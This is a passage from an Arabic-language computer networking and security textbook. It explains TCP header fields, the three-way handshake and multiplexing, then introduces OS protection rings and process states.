ويتم تحديد أقصى حجم مسموح به لاعتبارات عِده، مِنها تفادي حُدوث أي Errors أثناء الإنتقال، فال packet ذات الحجم الكبير تستغرق وقتاً أطول للوصول إلى وجهتها، وربما تُصيب ال Link بالإجهاد ويُصبح بطيئاً نسبياً.

ولكن ماذا إن أردنا إرسال Packet كبيرة الحجم؟.

في هذه الحالة سنقوم بعمل Fragment لهذه ال Packet.. بمعنى أننا سنقوم بتقطيعها إلى قطع صغيرة ثم نُرسلهم تباعاً، وعندما يصلوا إلى ال Destination سيتم إعادة تجميعهم مرةً أخرى.

الشكل التالي يوضح هذه العملية:



قبل أن ننتقل بك إلى ال Transport Layer نَود أن نذكرك بهذه الملاحظة:

Remember that the Internet's network-layer service (IP service) is unreliable. IP does not guarantee datagram delivery, does not guarantee in-order delivery of datagrams, and does not guarantee the integrity of the data in the datagrams.

وهذا ما يفسر احتياجنا إلى ال Transport Layer لِتُوفِّر لنا هذه الخصائص التي لا تُوفِّرها لَنا ال Network Layer.

Layer 4 (Transport)

سنتكلم عن بعض المَفاهيم الجديده التي تَخُص هذه الطبقة، افترض معي أنك تجلس أمام جهازك، وتتصفح أحد المواقع، وتقوم في نفس الوقت بتحميل ملف على الانترنت باستخدام برنامج ال FTP، وأيضاً تقوم بمحاولة اتصال بهذا الموقع باستخدام ال Telnet كما تقوم بفتح اتصال آخر بموقع مختلف عبر ال Telnet أيضاً.

بهذا الشكل يكون لديك الآتي:

Four application network processes running:
An HTTP Process, FTP Process, and Two Telnet Processes.

ربما تتسائل!، كيف تتم عملية تصنيف ال Data القادمة من الانترنت وتوصيلها لكل Process مِنهم على الرغم من تواجد إثنين منهم لنفس البرنامج "Telnet" !؟ إنها وظيفة ال Transport Layer حيث توفر لنا خدمة نُطلق عليها: "Multiplexing & Demultiplexing"

Multiplexing & Demultiplexing

هيا لِنُعيد ترتيب الأحداث، عندما تستقبل ال Transport Layer الخاصة بك (داخل جهازك) هذه ال Data من الطبقة التي أسفل منهاNetwork Layer، فستقوم بتوصيل هذه ال Data إلى ال Process التي تنتظرها.


يتم ذلك عن طريق فحص ال Segment Header ليتم تحديد ال Socket المناسبة لهذه ال Data ثم توجيه ال Data لهذا ال Socket، فيقوم هو بدوره بنقل ال Data إلى ال Application Process المناسبة.

At the receiving End

نُطلِق على عملية توصيل ال "Transport Layer Segment" إلى ال Socket المناسب لها بال: "DeMultipiexing"

At the sending Source

نُطلِق على عملية جَمْع ال data القادِمَة مِن ال Sockets المُختَلِفة من ال Application Layer وإجراء ال Encapsulation المُتَمَثِّل في وضع ال Header على هذه ال data لتكوين ال Segment وإمرارها إلى ال Network Layer بال: "Multiplexing".




كما ترى بالشكل تتم عملية ال Demultiplexing في طرف هذا ال Web Server بعد وصول ثلاثة Connections من ثلاثة مستخدمين فيتم توجيه ال Data المُتعلِّقة بكل user إلى Socket مُستقِل (وهو المستطيل الصغير بالشكل)، ومن ثم إلى ال Process المخصصة لكل user.

بالطبع عملية التصنيف هذه تتم بعد فحص ال Header Segment، حيث يحوي هذا ال fields التفاصيل التي توضح نوع هذه ال Segment وأيضاً كيف سيتم التعامل مع ال Data.

TCP Header

مايلي ال Header الخاص بطبقة ال Transport.



وهذا شكل آخر يعرض بعض التفاصيل الخاصة بال field المسمى Code Bits، أو ال TCP Flags كما نسميها:

Byte	Bit	0–3	4–6	7	8	9	10	11	12	13	14	15	16–31
		Byte 0			Byte 1								Bytes 2–3
0	0	Source Port											Destination Port
4	32	Sequence Number											
8	64	Acknowledgement Number											
12	96	Data Offset	Reserved	NS	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN	Window Size
16	128	Checksum											URG Pointer
20	160	Options (Could be longer than 4 bytes)											

سنقوم بتوضيح بعض ال Fields المهمة في هذا ال Header:

اخترت لك أفضل تعريفات لهذه ال Fields من وجهة نظري، يُمكِنُنا تسميتها أيضاً بال Mechanisms التي يستخدمُها ال TCP لتنفيذ عملية ال Reliable Connection.

Checksum: Used to detect bit errors in a transmitted packet.

Timer: Used to timeout/retransmit a packet, possibly because
the packet (or its ACK) was lost within the channel.
Because timeouts can occur when a packet is delayed but not lost,
or when a packet has been received by the receiver but the receiver-to-sender ACK has been lost,
also when a duplicate copies of a packet may be received by a receiver.

Sequence number: Used for sequential numbering of packets of data flowing from sender to receiver.
Gaps in the sequence numbers of received packets allow the receiver to detect a
lost packet. Packets with duplicate sequence numbers allow the receiver to detect
duplicate copies of a packet.

Acknowledgment: Used by the receiver to tell the sender that a packet or set of packets has been received correctly.
Acknowledgments will typically carry the sequence number of the packet or packets being acknowledged.

Negative acknowledgment: Used by the receiver to tell the sender that a packet has not been received correctly. Negative acknowledgments will typically carry the sequence number of the packet that was not received correctly.

Window: The sender may be restricted to sending only packets with sequence numbers that fall within a given range.
By allowing multiple packets to be transmitted but not yet acknowledged, sender utilization can be increased over a stop-and-wait mode of operation.

Definitions from: Ref (2)

والآن وبعد أن تعرفنا على هذه ال Mechanisms هيا لنتعرف على ال Field الخاص بال Flags عن قُرب:

TCP flag	Meaning	Purpose
URG	Urgent	Identifies important data
ACK	Acknowledgment	Acknowledges a packet; it is turned on for the majority of the connection
PSH	Push	Tells the receiver to push the data through instead of buffering it
RST	Reset	Resets a connection
SYN	Synchronize	Synchronizes sequence numbers at the beginning of a connection
FIN	Finish	Gracefully closes a connection when both sides say goodbye

تقوم طبقة ال Transport بعملية تصنيف سريع لل Segments بالتدقيق على هذه ال Fields وهي:

ال Sequence number و ال Ack number و أخيراً نوع ال TCP Flag الذي تحمله هذه ال Segment. لاحظ أن كلاً من ال Sequence و ال Ack عبارة عن 32 bits.

وما فائدة هذه ال "Sequence" وال "ACK"..؟


"The sequence number and acknowledgment number are used to maintain state"

سنأخذ مثال لنفهم كيف تسير الأمور:

TCP Three-way Handshake

لنفرض أنك تود إنشاء إتصال ب Server ما، لكي تتم عملية الاتصال بينك وبينه لابد أن يحدث إجراء يُسمى "Three-Way Handshake" حيث نستخدم لأجله نوعين من ال TCP Flags بالاشتراك مع ال "Sequence and Ack numbers".

ال TCP Flags المستخدمة هي ال SYN و ال ACK، يُمكنك مراجعة دلالاتهم بالجدول في الصفحة السابقة.




قُمنا هُنا بِإراسل Segment يحوي ال TCP Flag بها قيمة تُشير إلى أنها من نوع SYN، حيثُ يفهمها ال Server، ويرُد علينا بإرسال SYN/ACK يؤكد لنا استلامه لل SYN المُرسلة.

ثُم نرُد عليه نحنُ ب ACK نهائية نُخطِره باستلامِنا لل SYN/ACK التي أرسلها لنا، وبعدها يبدأ الاتصال الفعلي بيننا وبينه.

هيا لنقترب أكثر من عملية ال "Handshaking"..

تأمل معي الشكل التالي:



Source: Ref (1)


تَمَّ استخدام التوليفة التي تَكَلَّمنا عَنها!.

واضح أن أي رسالة جديدة يتم إرسالها لابُد أن تحمل Sequence number يُعبِّر عنها، فهُنا عندما قُمنا نَحنُ (Cilent) بالبدء بالاتصال، أرسلنا له segment من نوع SYN تحمل Seq: 30، فَقامَ ال Server بالرد علينا بإرسال ال SYN/ACK، لاحظ أنها تعني أنه يُريد أن يُخبرنا باستلامه لهذه ال SYN التي تحمل Seq: 30 وبالتالي سيأخذ هذه ال Seq ويقوم بعمل "Increment by 1". سيُخبرنا أنهُ استلمها بأن يؤكد استلامه! أليس كذلك؟، بمعنى ACK لهذه ال Seq!. فسيُرسل لنا Segment تَحْمِل "ACK = your Sequence number + 1" وهو الرقم (31).

وبالطبع بما أنها Segment جديدة فلابُد أن تَحْمِل Sequence number يُعبِّر عنها ك ID لها!، سيكون رقم عشوائي حينها كما يظهر بالشكل، وهو الرقم (67).

والآن نُريد أن نؤكد لهُ استلامنا للرسالة، فَسَنُرسِل له "ACK = His Sequence number + 1" وهو الرقم (68).

هذا الشكل يوضح لنا ما يحدث بالمعادلات:



يُمكِنُنا القول بأن فائدة ال Sequence Number تتلَخَّص فيما يلي:

"Sequence numbers allow TCP to put unordered packets back into order, to determine whether packets are missing, and to prevent mixing up packets from other connections".

إلى هُنا نكون قد انتهينا من الطبقات الثلاث:

- Data-Link Layer
- Network Layer
- Transport Layer

يُمكِنُكَ مُراجعة Appendix-B في آخر الكتاب لِمعرفة المزيد عن أساليب انتقال ال Traffic في الواقع العملي داخل شبكات ال Data Centers، وأنواع ال Architectures المُستخدَمَة.

سنقوم في الفصل القادم بتسليط الضوء على بعض المواضيع المُتعلِّقَة بِأمن المعلومات، وإجراء تحليل لِعمليات الإختراق، وبعض الآليات المتبعة للحماية منها.

Part III
Security & Attacks



Introduction

فيروس الإنفلونزا!،،

هذا الفيروس العجيب، الذي لا يتركنا لحالنا، يأتي ليُزعِجُنا باستمرار!، لديه قدرة ممتازة على تطوير نفسه ليقوم بإصابتنا مراراً وتكراراً!، فهو يتغير مستخدماً طريقة تُسمى "Anti-Gen Drift" حيث لا تتعرف عليه الأجسام المضادة التي تكونت في أجسامنا جراء الإصابة السابقة لنا به.

وبالتالي فعلينا تجربة هذا ال Virus بالتغيير الجديد الذي طرأ عليه كي يتسنى للجسم تحديث أجسامهِ المضادة ضده.

ياله من Virus لعين!.

لا يأخذ هدنة، أو فترة راحة، يحب العمل باستمرار لتطوير نفسه ورفع كفائته، مما يُجبر شركات الأدوية على إجراء التحديثات المستمرة على منتجاتها المضادة للإنفلونزا، كي تواكب عمليات التطور لدى هذا الخصم المُزعج.

لدينا في عالم الكمبيوتر أيضاً أعداء مثل ال Viruses and Worms.

إنهم يسببون لنا الكثير من المتاعب والأضرار وضياع للملفات والبيانات. ولهذا ظهرت الحاجة المُلحّة لظهور أساليب الحماية باختلاف مستوياتها وأنواعها، فقام Hackers بدراسة هذه الآليات الأمنية وقاموا بمحاولاتٍ عدة لإحداث الخروق بها، ونجحوا!..

فقام مُطورو الأنظمة الأمنية بتطوير منتجاتهم و آلياتهم لمجابهة هؤلاء المُتحايلين على أنظِمتهم، وهكذا جَرَت هذه ال Cycle إلى مالا نهاية!.

ولكن هذه المشاكل التي يُحدِثها ال Crackers و ال Malware Authors وغيرهم.. سببت لنا بعض المنافع بالرغم من الأضرار التي عانينا منها بسببهم!. إنهم يجبروننا على التصدي لهم وإيجاد الحلول!.

They Force a Response… Which fixes the problem!.

يُذكِرُني هذا بالكِتاب "Man Search for Meaning" لِصاحِبِهِ Viktor Franki.

بالرغم من قِدَم هذا الكتاب حيث قام بتأليفهِ في عام 1946 إلا أنهُ يحمِل فِكرة قويه، وهي:

"لولا وجود المعاناة.. لما أصبح للحياة معنى!".

1946 ؟؟.. هذا التاريخ يُذكِرُني بقصة "نيلسون مانديلا"!، فقد انتقل إلى "أورلاندو" في هذا العام لتبدأ رحلة معاناته من أجل الحُرية، مروراً بسجنه لسبعٍ و عشرين عاماً، ثم في النهاية فوزه في الانتخابات ليتحقق حُلمهُ وحُلم شَعبهِ بالحُرية، ..فانتشار الظُلم والقهر جَعَلَ من مانديلا مناضلاً ومُكافحاً، فَشَكّلَت هذه المُعاناة المعنى لِحياته ولحياة مَن ناضَلَ مَعَهُ!، وصَدَقَ الذي قال "أنت تمتلك من الكرامة بقدر ما تمتلك من الحُرِّية".

ونَحنُ أيضاً نقول.. لولا وجود هؤلاء ال Crackers و ال Malware Authors وغيرهم من الأشرار..

لما ظهرت لنا الحاجة إلى ال "Security" بُكل أشكالِها و أنواعِها..

Computer Security

تكلمنا في الباب الأول عن البرامج التي يتم كتابتها ثم عمل Compile لها ومن ثم تشغيلها على ال O.S، بمعنى أننا كُنا نُعطي صلاحيات لهذا البرنامج بالتعامل مع ال Resources المختلفة لهذا ال O.S كأن يتعامل مع ال Memory أو يقوم بفتح file descriptors أو إنشاء Sockets وغيرها من المهام، أيضاً كان يتعامل مع ال Hardware الخاصة بالكمبيوتر إذا تطلب الأمر.

كنا أثناء هذه المرحلة نقوم بتسليط الضوء على ال Applications نفسها!، كي نفهم كيف كانت تقوم بتنفيذ دورها.

لكننا الآن سنبدأ بتسليط الضوء على ال Operating System نفسه!، لنرى فلسفته في التعامل مع هذه ال Applications و ال Users.

فهذا يُعد مثالاً جيداً لنفهم به أساسيات الأمن والحماية.

نُطلق على الأساليب التي يستخدمها الكمبيوتر في تأمين نفسه أثناء تشغيله بال "Protection Mechanisms"

هذه ال Mechanisms تنقسم إلى ثلاثة أنواع رئيسية هي:

- Rings
- Operational States
- Security Modes


ستتكلم عن ال Mechanisms الأولى والثانية:

Rings

يقوم هذا ال Architecture بعمل organize لجميع ال Applications أو ال utilities أو أي شيء يعمل تحت سيطرة نظام التشغيل هذا، "Under the control of this O.S".

يقوم هذا ال Architecture بترتيبهم داخل Rings تفصل بينها حواجز كي تُمَكِّنُنا مِن العُبور بين هذه ال Rings، كما نراهم في الشكل.

فكُلما اتجهنا أكثر إلى الداخِل في ال Ring، كُلما حصلنا على صلاحيات أعلى وأكبر.



Ring 0: OS Kernel/Memory (Resident Components)
Ring 1: Other OS Components
Ring 2: Drivers, Protocols, etc.
Ring 3: User-Level Programs and Applications

Rings 0– 2 run in supervisory or privileged mode.
Ring 3 runs in user mode.

Source: Ref (8)

يظهر أن ال "Ring 0" هي الأعلى في الصلاحيات، حيث يُمكِن لل Processes التي تمتلك صلاحيات هذه ال Ring أن تقوم بعمل Access لأي Resources.. كالتعامل مع ال CPU، أو التعامل مع ال Memory بكل حُرية.

يتواجد في هذه ال Ring ال "O.S Kernel" وبهذا يُعد ال "Most Trusted" بالنسبة إلى ال Computer Hardware، لأنه يتمكن من التعامُل بشكل مُباشر مع ال physical hardware كال Memory.


نأتي إلى ال Ring 1: هُنا تقع بقية ال Operations العادية التي يقوم بها ال O.S كتنفيذ ال Tasks المختلفة أو عمل Switching between Processes.

سأعطيك مثال عليها:

عندما أقوم بفتح ملف word وأكتُب فيه بعض الأسطر، ثم أترُكهُ لأقوم بفتح ال Browser لأتصفح الانترنت. وعندما أنتهي من التصفح سأعود مرةً أخرى إلى ملف ال Word. يقوم حينها ال O.S بعمل "Context Switch" حيث كان قد قامَ بحفظ ال process الخاصة بال Word عند آخر وضع كانت عليه قبل عملية الانتقال إلى ال Browser. ليقوم بالعودة إليها مرةً أخرى.

ننتقل إلى ال Ring 2:

تُعد أيضاً إلى حدٍ ما Privileged حيث يتواجد بها ال Input/Out Put Drivers و ال system utilities الأخرى، حيث هي أشبه بال Special Files والتي لا يمكن للبرامج أو ال Apps عمل Access إليها دون الاستعانة بصلاحيات هذه ال Ring.



وأخيراً ال Ring 3 .. وهُنا تقع ال Applications والبرامج بأنواعِها، هذه هي البيئة الخاصة بال User حيث لا يُمكِنُه إحداث أي خرق في النظام لعدم وجود الصلاحيات العُليا لديه!.


هذا الشكل يوضح ال Kernel الذي يقع في ال "Ring 0" حيث يتعامل بشكل مباشر مع ال Hardware كما يظهر. ولا يتم السماح لل Applications بالتعامل بشكل مباشر مع ال Hardware، بدلاً من ذلك يتم إرسال طلب إلى ال Kernel وهو يقرر ما إذا سيتم السماح أم لا وفقاً لاعتبارات عدة.

Operational States

نعني بها أيضاً ال "Process States"

هُناك تصنيف لل Process من حيث ال Process Modes فهي إما أن تكون في نظام ال (User Mode) حيث تكون الصلاحيات مُنخفضة. "Low Privileges"، وإما أن تكون في نظام ال (Privileged Mode) حيثُ تمتلك صَلاحيات ال System. هيا لِنتعرَّف على ال States التتي تمُرُّ بها أي Process مُنذُ أن تبدأ وحتى أن تنتهي من عملها. فمثلاً عندما نقوم بفتح Application صغير، سيقوم بفتح Process خاصة به وهي التي نراها في ال Process manager، هذه ال process وغيرها يستطيع ال O.S التعامل معهم في نفس الوقت، والتبديل بينهم، وإنهاء مايُريد منهم وهكذا.

سنُشاهد معاً الحالات التي تَمُرُّ بها هذه ال Process:



Ready: The process is ready to resume or begin processing as soon as it is scheduled for execution. If the CPU is available when the process reaches this state, it will transition directly into the running state.

Waiting: "waiting for a resource", the process is ready for continued execution but is waiting for a device or access request.
Running: the process here executes on the CPU and keeps going until it finishes, or it blocks for some reason.

Stopped When a process finishes or must be terminated (because an error occurs, a required resource is not available, or a resource request can't be met), it goes into a *stopped* state.

كما رأينا، يقوم ال Operating System باستخدام هذه ال Mechanisms لحماية نفسه من البيئة المحيطة به، والواقعة تحديداً في ال (Ring 3). وفي الحقيقة دائماً ما يتعامل نظام التشغيل مع ال Applications والبرامج بأنواعها بأسلوب وحيد، يتلخص في هذه العبارة:

“Software is Not Trusted!”

Technical Mechanisms

سنتكلم عن بعض ال Technical Mechanisms التي تؤخذ في الاعتبار عند تصميم ال Operating System، حيث ستوضح لنا كيف يتعامل نظام التشغيل مع البيئة المحيطة به. ومن بعض هذه الآليات مايلي:

Layering, Abstraction, Data Hiding, and Process Isolation

سنتناولهم بالترتيب:

Layering

